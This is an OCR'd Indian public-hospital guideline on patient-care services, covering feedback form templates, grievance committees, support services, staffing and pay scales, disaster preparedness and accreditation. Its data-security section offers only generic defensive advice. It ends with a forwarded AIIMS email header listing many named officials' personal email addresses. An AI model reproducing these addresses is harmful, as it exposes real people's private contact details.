Patient feedback can be defined as the recording of the patient's perspective on the quality of care received for the purpose of learning how to improve processes and the patient experience

Patient feedback is important as it:

- Provides valuable insights to improve the quality of care and patient experiences.
- Helps identify areas for improvement.
- Enhances overall patient satisfaction.

Strategies for Encouraging Patient Feedback

- Creating a positive and welcoming environment
- Simplifying the feedback processes
- Encouraging Anonymity
- Leveraging Technology
- Acknowledging and taking corrective actions on Feedback
- Engaging in Follow-Ups
- Educating Patients about Feedback Importance
- Utilizing Social Media Platforms

1. **Patient experience feedback link** to be shared to all patients/ patient attendants who visit hospital.
2. Display of **QR code** to capture patient feedback.
3. **Out-patient Feedbacks** to be collected mandatorily from 2-5% of the overall monthly out-patient footfall. Adequate suggestions box to be made available.
4. Display of **complaint / suggestions** contact in all the patient care areas.
5. Feedback to be **collected and analysed** on frequent basis. Mechanism to collect suggestions from the suggestion box frequently and **corrective action** to be taken.
6. **Feedback forms** to be comprehensible and available in regional language and English.

TEMPLATE FOR OUT-PATIENT FEEDBACK FORM

OUT-PATIENT FEEDBACK FORM

Patient's Name: UHID No: Department: Mobile Number:	
Services	Rating (0-10) 0 is very poor service and 10 means Excellent Services
Helpfulness and courtesy of the staff at the registration, cash and enquiry counters	
Waiting time for Registration	
Waiting time for Consultation	
Waiting area facilities including chairs, wheelchairs, drinking water facility and toilets.	
Medical care provided by Doctors	
Availability of medicines at the pharmacy	
Investigation services: Ease of getting appointments, services and reports	
Waiting time for Diagnostic services (Lab investigations, scanning services etc.)	
Cleanliness in the hospital and washrooms	
Information provided by the staff and ease of navigating Departments/ Services	
Security	
Canteen Facility (Food and Beverages)	
Overall Experience	
Share Your Suggestions and Experience at OPD Name : Signature:	

NIMHANS OUT-PATIENT FEEDBACK FORM TEMPLATE

TEMPLATE FOR IN-PATIENT FEEDBACK FORM

IN-PATIENT FEEDBACK FORM

PATIENT NAME:		UHID:	
DATE & TIME:		AGE/GENDER:	
WARD:		UNIT:	
NO.OF HOSPITAL ADMISSION:		NO. OF DAYS ADMITTED:	☐ SHORT: 2-6 DAYS ☐ AVERAGE:7-14 DAYS ☐ PROLONGED: >14 DAYS

INSTRUCTIONS: PLEASE RATE FROM 0-10 THE SERVICES FROM OUR HEALTHCARE FACILITY.
(0 BEING VERY POOR AND 10 BEING EXCELLENT)

SL.NO	ELEMENTS	RATE FROM 0-10	COMMENTS /SUGGESTIONS
1	ADMISSION		
2	DOCTORS CARE		
3	NURSING CARE		
4	DIETARY SERVICES		
5	SECURITY		
6	SANITATION & HYGIENE		
7	REFERRALS		
8	DISCHARGE		
9	ADHERENCE TO PATIENTS RIGHTS		
10	OVERALL SATISFACTION		

MOBILE NUMBER (OPTIONAL):
(FOR RETURN FEEDBACK PURPOSE)

NIMHANS IN-PATIENT FEEDBACK FORM TEMPLATE

TEMPLATE FOR IN-PATIENT EXPERIENCE FORM

IN-PATIENT EXPERIENCE QUESTIONNAIRE

Patients label (barcode)	(Please stick the label here)		
INSTUCTIONS: Please rate from 0-10 the services from our health care facility. (0 BEING VERY POOR AND 10 BEING EXCELLENT)			
SL.NO	ELEMENTS	RATE FROM (0-10)	COMMENTS/SUGGESTIONS
1.	**A**. Your care from Nurses During the hospital stay, how often did nurses listen carefully to you?		
2.	**B**. Your care from Doctors During the hospital stay, how often did doctors explain things in way you could understand?		
3.	**C**. Your experience in this hospital During the hospital stay, was the estimated cost of treatment informed by your treating doctor the same during discharge?		
4.	**D**. Overall rating of the hospital? Using any number from 0 to 10, where 0 is the worst hospital possible and 10 is the best hospital possible, what number would you use to rate this hospital during the stay?		
5.	Would you recommend this hospital to your friend or relative?		

NIMHANS IN-PATIENT EXPERIENCE FORM TEMPLATE

7. GRIEVANCE REDRESSAL

Definition - : A written or verbal complaint by a patient or a patient's representative regarding the patient's care or the services provided in the hospital.

Grievance Committee - a group of persons delegated by the Hospital Governing Board to review and resolve the Grievances.


Essential Members of the Grievance Committee

- Medical Superintendent
- Resident Medical Officer
- Quality Coordinator
- Public Relation officer
- Departmental representatives

Objectives of the committee

- To develop and implement well-defined policies, procedures, and processes for addressing and responding to patient grievances and complaints.
- Responsible for reviewing and responding to all patient grievances, and carrying out corrective and preventive actions.
- A transparent and accessible Grievance redressal mechanism.
- To educate all staff members, especially those with direct patient contact, on grievance processes, and emphasize that staff should communicate calmly with patients and show empathy for their concerns.

7.1 GRIEVANCE REDRESSAL MECHANISM FEEDBACK LOOP



8. CLINICAL AND NON-CLINICAL SUPPORT SERVICES IN THE HOSPITAL

5.1 CLINICAL SUPPORT SERVICES

DIAGNOSTICS SERVICES:

A. LABORATORY –

The laboratory medicine service in a hospital is concerned with relevant investigations and detection and of disease. It involves a systematic approach of clinical advice or request for a particular investigation, analysis of the collected specimen, interpretation of results, and appropriate reporting of the tests performed.

Initiatives to improve patient experience –

- Reports to be sent to the patient's email / registered phone number.
- Every step of the process to be sent to the patient's email / registered phone number.
- Intimation of critical results immediately to the patient and treating consultant.

B. RADIOLOGY –

It is an integral part of any hospital for disease diagnosis or other health problems diagnosis.

USG, X-ray, CT-scan, MRI either within the Emergency or radiology area of the hospital.

Initiatives to improve patient experience –

- **Patient-Centered Communication**: Effective communication at every step of the process is essential examination or procedure, scheduling appointments, preparing for the examination, receiving results.

C. BLOOD BANK

A blood bank in a hospital is where the Storage of blood products occurs, Pre-transfusion and blood compatibility testing is performed, Blood typing for transfusion and testing for infectious diseases are done.

The hospital can have an in-house unit or tie-up with the blood bank centers located within a radius of 05-10km.

Refer - The Drugs and Cosmetics Act, 1940, National AIDS Control Organization (NACO)

5.2 NON-CLINICAL SUPPORT SERVICES

A. LAUNDRY

To ensure supply of clean and uninterrupted flow of linen to all the user departments.

Type of Laundering System	Service Provided	Recommended
The Rental system	Hospital hires laundered linen from contractor.	50-100 bedded hospital
Contract system	Hospital owns the linen and hires the contractor, collect linen and after laundering, deliver it to the hospital.	200-400 bedded hospital
Build-Own-Operate Model	Installation, operation, maintenance and supply of linen is carried out within the hospital campus by an outsourced agency.	500-1000 bedded hospital

In-House system	Hospital owns and runs its own mechanical laundry services Linen requirement for hospitals.	1000 bedded and above

B. CENTRAL STERILE SERVICES DEPARTMENT (CSSD)

This department is responsible for the sterilization, processing, storage, and distribution of medical and surgical instruments and equipment. The primary goal of the CSSD is to ensure that medical instruments are properly cleaned, sterilized, and maintained to prevent the spread of infections.

C. PHARMACY

A hospital pharmacy is responsible for procuring, storing, compounding, dispensing, and managing medications used in patient care within the hospital.

- Adequate number of counters
- Token system to reduce over-crowding
- **E-prescriptions**
- While dispensing of medication, frequency of medication (symbols of morning afternoon, night) to be printed on the medication cover.
- **Jan Aushadhi/Amrit counters are encouraged**

D. DIETARY

Dietary services in hospitals include:

1. **Prescribing therapeutic diets** based on the medical condition
2. **Weekly visits and individual counseling** by dietitians
3. **Informational/educational sessions**.
4. **Metabolism testing**.
5. **Individualized food plans** to help reach specific goals.
6. **Food preparation tips**
7. **Following cultural and personal preferences**

E. BIO-MEDICAL WASTE MANAGEMENT

Bio-medical waste - any waste, which is generated during the diagnosis, treatment or immunization.

- It is recommended that hospital should have tie-up with an authorized out-sourced agency for the collection and treatment of waste.
- The waste must be segregated at the ward levels. Collection and transportation of waste to be carried out in a safe and hygienic manner.
- There should be frequent monitoring of the performance of the outsourced agency. Regular visits to inspect and ensure proper disposal of waste.

Improve healthcare waste management by:

- The promotion of practices that reduce the volume of wastes produced and ensure proper waste segregation.
- Systems to incrementally improve waste segregation, destruction and disposal practices.
- The adoption of safe and green treatment of dangerous health care.
- The raising of awareness for risks related to healthcare.
- Protect people from the risks related to their work in terms of collecting, handling, storing, transporting, treating or disposing of waste.

F. HOUSEKEEPING

The hospital housekeeping services comprises of activities related to cleanliness, maintenance of a healthy environment and good sanitation services, keeping the hospital premises free from infections and pollutants.

Initiatives -

Impart the importance of handwashing, use of personal protective equipment (PPE), and sanitization practices.

Make hand sanitizer readily accessible to patients.

Integrate UV devices to disinfect rooms for a safer environment

Provide free hygiene kits for patients

G. AMBULANCE

In-house service / Out-sourced ambulance service (MoU)

Utilization of the National Ambulance service (108)

H. MORTUARY

- Mortuary complex consists of Autopsy room/ post-mortem room, and preservation room for dead body.
- Preservation of Non-MLC and MLC bodies.

I. SECURITY

- Security personnel should properly man all entry and exit gates.
- CCTV monitoring patients' right to privacy and dignity needs to be ensured.
- The security team should be competent and skilled in managing the crowd during the violence.

J. MEDICAL RECORDS DEPARTMENT

Medical records refer to records either in paper or electronic form of the results of medical tests, diagnoses and treatments for patients. These records are confidential and only authorized personnel can have access.

RETENTION PERIOD OF MEDICAL RECORDS

Category	Retention Period
Outpatient case sheets	Maintained for 3 years.
Inpatient case sheets	Maintained for 3 years
MLC case sheets	Maintained for 10 years or till the final judgment from the court.
Children's case sheets	Maintained for a period until the child attains 18 years of age.

Transplant case sheets	Shall be retained lifelong

The records which have crossed the retention period shall be notified in the newspapers. In case of no response in the stipulated time the file will be made available digitally and destroyed as per the hospital policy.

Refer – Ministry of Health and Family welfare guidelines on retention period of medical records guidelines - 2014

DIGITIZATION OF RECORDS

Record Digitization Policy: Medical records will be converted to electrical medical records.

These real-time updated records may include a person's medical history, medications, treatment plans, immunization dates, allergies, lab test results, and more

K. INFORMATION TECHNOLOGY

Healthcare systems need to use digital technology for innovative solutions to improve healthcare delivery and to achieve improvement in medical problems.

Integration of Ayushman Bharat Digital mission (ABDM)

Upgradation of E-hospital portal to Hospital information management system to enhance patient services.

DATA PRIVACY AND SECURITY

- **Data Security** - Maintaining confidentiality, integrity and security of information.
- **Protect your data** - Strong passwords and additional account security measures to prevent unauthorized access to computers, devices, networks and data.
- **Prevent Malware** - Malicious software (malware) can cause untold damage to computers, devices and an organization's data.
- Ensure the anti-virus software is turned on, kept up to date, and regularly perform system scans.
- Encourage staff to only transfer files over the network, via email or secure cloud storage, rather than removable media (e.g. USB drives, optical disks etc.).
- **Avoid Phishing Attacks** - Phishing attacks are scam emails, usually masquerading as a trustworthy person or organization. They might ask for personal information, or provide links and attachments to malicious websites or malware.

- **Backup your data** - Backing up your data regularly and testing restoration will reduce the impact and inconvenience of any data lost from theft, physical damage or malicious software such as ransomware.
- **Keep your devices safe** - Hospitals are using mobile devices more and more to perform work tasks. This can introduce risks, so it's important to ensure the appropriate security measures are implemented.

9. HUMAN RESOURCE REQUIRMENTS – STAFFING AND TRAINING

The human resource needs of the hospitals must be planned by a comprehensive Human Resource Policy at the State level, backed by an efficient Human Resource Management Information System.

Human resources such as the administrative/ management, doctor's nurses, paramedical, technicians, clerical, housekeeping and other supportive staff must be planned in accordance with the size, location and requirements of each hospital.

Human Resource	100 Beds	200 Beds	300 Beds	400 Beds	500 Beds	500+ beds
Doctors	29	34	50	58	68	**100**
Staff Nurse	45	90	135	180	225	**270**
Paramedical	31	42	66	81	100	**111**

9.1 MANPOWER REQUIREMENTS

1. LEGAL SERVICES

To provide free legal aid services such as legal advice, legal representation and legal adjudication free of cost.

A free legal aid clinic can be set up where-in patients with disabilities can assert their rights using such clinics in matters such as disability certification, employment and pension. Women can be helped in issues like, sexual violence, domestic violence and abuse.

The service to be provided free of cost.

The lawyers will be deputed from the legal service authority on rotational basis (pro-bono).

Patients arriving from outside the state can avail services from their respective State authorities.

2. SOCIAL WORKER

Requirement of a Social Worker

To be available in the Emergency and OPD areas to counsel and assist patients 24/7. Availability of Social workers to be displayed prominently.

Job responsibilities of Social worker –

a. Perform psychosocial assessments of patients and their families to ascertain their needs.
b. Deliver emotional counselling and support to patients and their families during their hospital stay and post-discharge.
c. Assist patients and their families in connecting with community resources and support services, such as financial aid, housing, and transportation.

Qualification requirements: Bachelor degree social work & Master's in social work

Pay Scale – ₹25,000-₹30,000 per month

Out-sourced

3. HOSPITAL MANAGER/ COORDINATOR

The role of hospital managers in improving patient care services include day-to-day running of hospital operations. Liaison between staff, management, and patients.

a. Oversee daily operations of the hospital, smoothen the admission and discharge process.
b. Develop and implement policies and procedures.
c. Manage hospital budgets and financial performance.
d. Coordinate with medical staff and administrative personnel.
e. Monitor and evaluate hospital performance metrics.
f. Develop and implement staff training programs.
g. Manage hospital resources and inventory.
h. Handle patient complaints and feedback.
i. Ensure the hospital is adequately staffed at all times.
j. Develop and maintain relationships with external stakeholders.

Qualification requirements – Post graduation in Masters of Hospital Administration, MBA in Healthcare management

Pay Scale – ₹50,000 - ₹60,000 per month

Out-sourced

4. EMERGENCY MEDICAL TECHNICIANS

Job responsibilities include:

a. Examine and evaluate patients to determine necessary care and provide patients with emergency care by utilizing appropriate techniques and equipment
b. Document patient information, condition, and treatment
c. Maintain patient confidentiality and perform all care with respect for patient rights
d. Transport patients in accordance with outlined policies and procedures Operate and drive ambulance in conjunction with applicable safety policies and laws

Qualification requirements: Bachelor degree in Emergency medicine

Pay Scale – ₹24,000 - ₹28,000 per month

Out-sourced

5. SECURITY SERVICES

24/7 availability of security personnel in all areas. CCTV surveillance. Hospital Security Officers play a crucial role in maintaining a safe and secure environment for patients, staff, and visitors in healthcare facilities.

The Central Industrial Security Force (CISF) personnel can be deployed in hospitals to ensure stringent and vigilant monitoring round the clock.

Job responsibilities include:

a. Monitoring hospital premises and conducting patrols.
b. Responding to emergencies, such as medical incidents and criminal activities.
c. Enforcing hospital policies and controlling access.
d. Assisting patients and visitors.
e. Investigating and reporting security breaches.

Pay Scale – ₹24,000 - ₹27,000 per month

Out-sourced

6. MEDICAL INTERPRETER / TRANSLATORS

Job responsibilities include:

a. Facilitating effective communication between healthcare providers and patients who do not speak the same language
b. Translating medical information from doctors and nurses to patients and their families, and vice versa
c. Interpreting conversations accurately and impartially during consultations, examinations, treatments, and procedures
d. Assisting patients in understanding medical procedures, instructions, and treatment plans
e. Ensuring that medical terms and jargon are translated into a language that the patient can easily comprehend
f. Maintaining patient confidentiality and adhering to healthcare industry's privacy standards
g. Helping to fill out medical forms and documents when necessary

Qualification requirements: Any Bachelor degree, Proficiency in two or more languages

Pay Scale – ₹25,000 - ₹30,000 per month

Out-sourced

7. OPD PATIENT CARE CO-ORDINATORS

a) Scheduling patient appointments and making reminder calls.

b) Informing patients about delays and waiting times.

c) Obtaining patients' addresses, contact details, insurance information, and medical histories.

d) Updating and verifying patient information at every visit.

e) Assisting patients in filling out patient history forms, consent forms, and payment contract forms, when necessary.

f) Receiving and processing cash and credit card payments for medical services rendered.

g) Reviewing patient accounts, identifying delinquent accounts, and collecting overdue payments.

h) Answering, investigating, and/or directing patient inquiries or complaints to the appropriate medical staff member.

i) Following up with patients to ensure their inquiry or complaint has been satisfactorily resolved.

j) Performing administrative and clerical duties, such as filing paperwork, when necessary.

Qualification requirements: Any Bachelor's degree / Hospital management

Pay Scale: ₹30,000 - ₹35,000 per month

Out-sourced

8. FLOOR MANAGERS

Job responsibilities include:

a. Coordinate with medical and administrative staff to ensure seamless patient flow and optimal utilization of resources.

b. Maintain cleanliness, safety, and comfort of the hospital floor.

c. Manage schedules and allocate duties to support staff to ensure adequate coverage.

d. Address and resolve any issues or conflicts that arise on the floor promptly.

Qualification requirements: Bachelor degree in Hospital management

Pay Scale – ₹35,000 - ₹40,000 per month

Out-sourced

9. BEREAVEMENT COUNSELLORS

Grief Counsellors are responsible for providing emotional support and guidance to individuals and families who are experiencing grief and loss.

Job responsibilities include:

a. Assessing the needs of the bereaved individual or family
b. Helping individuals to understand and express their feelings about their loss
c. Providing emotional support during immediate moments of grief and at later stages of the mourning process
d. Developing coping strategies and methods of self-care for individuals dealing with loss
e. Referring individuals to additional resources or services, such as support groups or medical professionals, as necessary.

Qualification requirements: Bachelor degree/ Master's degree in Clinical Psychology

Pay Scale – ₹20,000 - ₹24,000 per month

Out-sourced

10. ORGAN DONATION COUNSELLORS

Job responsibilities include:

a. coordinate living organ donation and transplantation, deceased organ/tissue donation
b. organ donation awareness related initiatives
c. Documentation of donation consents
d. Coordinate with police in case of Medico-legal case.

Qualification requirements: Bachelor degree/ Master's degree in Psychology/ Social Work/ Public Health

Pay Scale – ₹20,000 - ₹25,000 per month

Out-sourced

CULTURAL AND SPIRITUAL SUPPORT for end of life care if feasible - To lead the delivery of spiritual, pastoral and religious care to patients and relatives

Recommended Manpower Requirements based on the number of beds:

Cadre	200 Beds	300 Beds	400 Beds	500 Beds	600 Beds & above
Hospital Managers	1	2	2	3	4-5
Patient Care coordinators	2	2	3	3	4-6
Social Workers	3	4	5	6	8-10
Counsellors	1	2	2	3	4-6
Legal Advisor	1	1	1	1	1

TRAININGS

- On the job trainings to be provided for all staff – Permanent and Contractual.
- **Induction trainings**
- On-going professional trainings for skill development.
- **Sensitization of staff on matters such as LGBTQ, Sexual harassment, Grievances.**
- Continuing medical educational conferences (CME)
- **Job descriptions, specific training and safety related trainings**

KEY PERFORMANCE INDICATORS – HUMAN RESOURCE

Sl.No.	Indicator	Formula	Remarks
1.	**Employee satisfaction index**	Average rating given by employee to the organization	An employee satisfaction study must be conducted for this. The index can be calculated for different categories of employees
2.	**Employee**	(Number of employee	This should be

	attrition rate (permanent staff and contractual staff)	who resigned during a period / Total number of employee on roll) x 100	calculated overall as well as category wise
3.	**Employee burnout rate**	Maslach burnout inventory (MBI - HSS)	Can be modified suitably Appropriate scale may be used for each cadre of staff

10. DISASTER MANAGEMENT

- **Disaster Management Policy**: Any sudden event which leads to more than usual loss of life, disability of persons and/or property damage, the scale of which cannot be responded to by normal standard procedures and need large scale mobilization and utilization of resources.
- **An internal disaster committee** including a multidisciplinary team to be available.
- **The hospital incident command system (HICS)** assists the healthcare organizations to improving emergency management planning, response, and recovery capabilities for unplanned and planned events.
- The hospital should be equipped and prepared to handle -

  Internal disasters such as:
  - Fire accidents
  - Explosions due to gas cylinders or hazardous materials
  - Electrical short circuits.

- **External Disasters such as:**
  - Flooding, earthquakes,
  - Mass casualties, building collapse
  - Epidemics
  - Terrorist attacks

- **HANDLING DISASTERS**
  - Code Orange (disaster activation code)
  - Multi-disciplinary hospital team (internal)
  - Quick response team (external)

MEMEBERS OF THE MULTI-DISCIPLINARY HOSPITAL DISASTER COMMITEE

- The Director/ Head of institution/Medical Superintendent.
- The Heads of various clinical departments supporting the emergency services; e.g., casualty and emergency services, orthopedics, general surgery, medicine, neurosurgery (if present), cardio thoracic surgery (if present), anesthesia.
- The Heads of various ancillary departments e.g., radio-diagnosis, transfusion

medicine/ blood bank, laboratory services/pathology, forensic medicine.

- The Chief Nursing Superintendent
- Finance department.
- Stores and supplies department.
- Hospital engineering department.
- Public relation and Media liaison office.
- Security team
- Sanitation department.
- Hospital kitchen/dietary services.
- Social welfare department (if present).

- **PUBLIC WELFARE DEPARTMENT**
  - Planning logistics for disaster mitigation and preparedness – purchase and maintaining stockpile of material resources.
  - Operations planning for specific high impact and priority disaster scenarios
  - Hospital staff training as per operations blueprint including conduction of Mock drills.

5.1 DISASTER MANAGEMENT NETWORK

- Network services are critical to ensure uninterrupted internal and external communication and data sharing within and outside the organization.
- Contact details of fire station and police station (quick response team) nearest to the hospital to be displayed.
- In-case of shortage of beds during disaster patient to transported to the nearby hospital.
- **TRAINING FOR DISASTER PREPAREDNESS** – Training of Trainers (ToT)

11. INNOVATIONS - PATIENT CARE SERVICES

- **Telehealth and E-Health - Tele-screening of patients** – primary screening and allocation of specialty is carried out before patient arrives to the hospital.
  - Online registration – Registration link to book appointments through Hospital website. Capturing of demographic details and UHID generation / ABHA id.
  - Online payment – to reduce cancellation of appointments and waiting time in cash counters.
  - Health insurance / welfare schemes – such as Ayushman Bharat, BPL card, CM/PM relief funds, ESIC.
- **Token system with electronic display** – To streamline the process in OPD registration, cash counter and consultation area.
- **Computer on wheels:** Immediate access to patient allergies, medication lists, symptoms, and everything else stored in **Electronic Health Records**.
- **The Handheld EMR**: Complete patient record including results and past medical notes to respond to a call or bleep.
- **Digital health record:** with integration Ayushman Bharat Digital Mission all medical records can be digitized which provides accurate, up-to-date and complete information about patients.
- **Informed Consent Videos** – to ensure that the patient / attendant fully understands about medical condition, proposed treatments, potential risks, and alternatives before making decisions about their care.
- **Hub and Spoke model:** To deliver high quality care to scattered population in the surrounding rural areas.
- **Wheelchair assistance desk:** To provide assistance to get access to wheelchair for sick, differently-abled and immobile patients.
- **Provision of umbrellas at the OPD**
- **Book café** – Facility to be provided in Out-patient, In-patient and Emergency waiting area
- **Patient advocacy:** Designate patient advocates to ensure patients' rights, needs and concerns

are respected and addressed.

- **Multidisciplinary Patient safety rounds**: proactive rounds conducted monthly once by a multidisciplinary team that includes administration, patient safety officer, engineering, infection control, quality team to identify and PRO mitigate any risks or hazards.
- **Green Healthcare Facilities**: Energy-efficient systems, renewable energy sources, and sustainable materials
- **Water Conservation:** Healthcare facilities are implementing water-saving technologies, such as low-flow faucets, efficient irrigation systems, and water reuse, to address water scarcity concerns.
- **Green Transportation:** Implementing eco-friendly transportation options for healthcare professionals and patients, such as electric vehicles and bike-sharing programs, reduces emissions.
- **Tie- ups** - Display of contact details of blood donation centers, Destitute homes, Organ donation centers.

  Tie-ups /Memorandum of understanding (MOU) with institutions such as destitute homes, hospice, blood donation centers, organ donation centers, referral laboratory networks.

12. REVENUE GENERATION IN HOSPITALS

1. INTERNAL REVENUE GENERATION

- **Patient Services**: includes fees for treatment, hospital stays, surgeries, consultations, and diagnostic tests for APL patients.
- **Insurance Reimbursements**: involves navigating various insurance plans and understanding coverage and rates.
- **Ancillary Services**: Additional revenue from services like laboratory systems, imaging, interventional procedures, physical therapy, and pharmacy.
- Rehabilitation services
- Treatment Packages (Preventive health check, Gamma knife, Obstetrics & Gynecology Packages, Surgery, Chemotherapy, Dialysis etc.)
- Healthcare schemes

2. ROLE OF CORPORATE SOCIAL RESPONSIBILITY (CSR FUNDS) IN HOSPITALS

Corporate Social Responsibility (CSR) refers to the responsibility of business institutions to work towards the betterment of the communities around them and society at large.

CSR initiatives can become the frontier of healthcare innovation by fortifying infrastructural capabilities and enabling innovation through private-sector funding.

CSR funds are used for various patient related activities such as:

- Technology integration
- Revamping the hospital premises
- High-end equipment's
- Infrastructure
- Ambulance and Transport facilities
- Medical Camps
- Healthcare awareness and rehabilitation services
- Rural community development programmes.

13. ACCREDITATION IN HOSPITALS

Accreditation of health care facilities and organizations is used to assess, assure and improve quality of patient care.

Patients are the biggest beneficiary as implementation of accreditation standards ensures Patient safety, commitment to quality care resulting in good clinical outcomes.
Improves patient satisfaction and increases community confidence as services are provided by credentialed medical staff.
The HCO standards has been accredited by ISQua giving the accreditation an international recognition which will boost medical tourism.
Accreditation provides an objective system of empanelment by insurance and other third parties.

- Aim to continuous quality improvement and patient safety
- To encourage the providers to follow evidence-based practices
- Encourages proper documentation of the processes
- Allows complete accessibility of the facility
- Enhancement of the healthcare delivery system

Accreditation process provides quality healthcare services which are defined as per the global standards, facilitates commitment to higher standards, Provides quality outcomes/results, Makes processes more integrated, and Assists in having an auditory method on a regular basis.

NABH accreditation ensures that quality patient care from qualified staff, confidence in hospital capabilities, reduced risks, improved experiences, and access to standardized care protocols.

National Quality Assurance Standards (NQAS) Program launched by the Ministry of Health and Family Welfare with the aim of recognizing the good performing facilities as well as improving the credibility of public hospitals in the community.

Refer – NABH Standard guidelines, NQAS Guidelines

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
15. National Medical Commission regulations
16. Enhancing patient satisfaction



Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: MoH&FW's instructions dated 28.08.2024 for global tender inquiry- reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:27 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **GUNJANSHARMA** <gunjan.s@gov.in>
Date: Wed, Aug 28, 2024 at 5:02 PM
Subject: MoH&FW's instructions dated 28.08.2024 for global tender inquiry- reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmail.com>, <cdskatoch@gmail.com>, <puranik_6@hotmail.com>, <madhabananda@gmail.com>, <director@aiimsguwahati.ac.in>, <director@aiimsbilaspur.edu.in>, <ed@aiimskalyani.edu.in>, Director JIPMER <director@jipmer.edu.in>, <ed.aiimsrajkot@gmail.com>, dps <dps@hllhites.com>, shaileshbindal <shaileshbindal@hllhites.com>, abhijeetk <abhijeetk@hllhites.com>
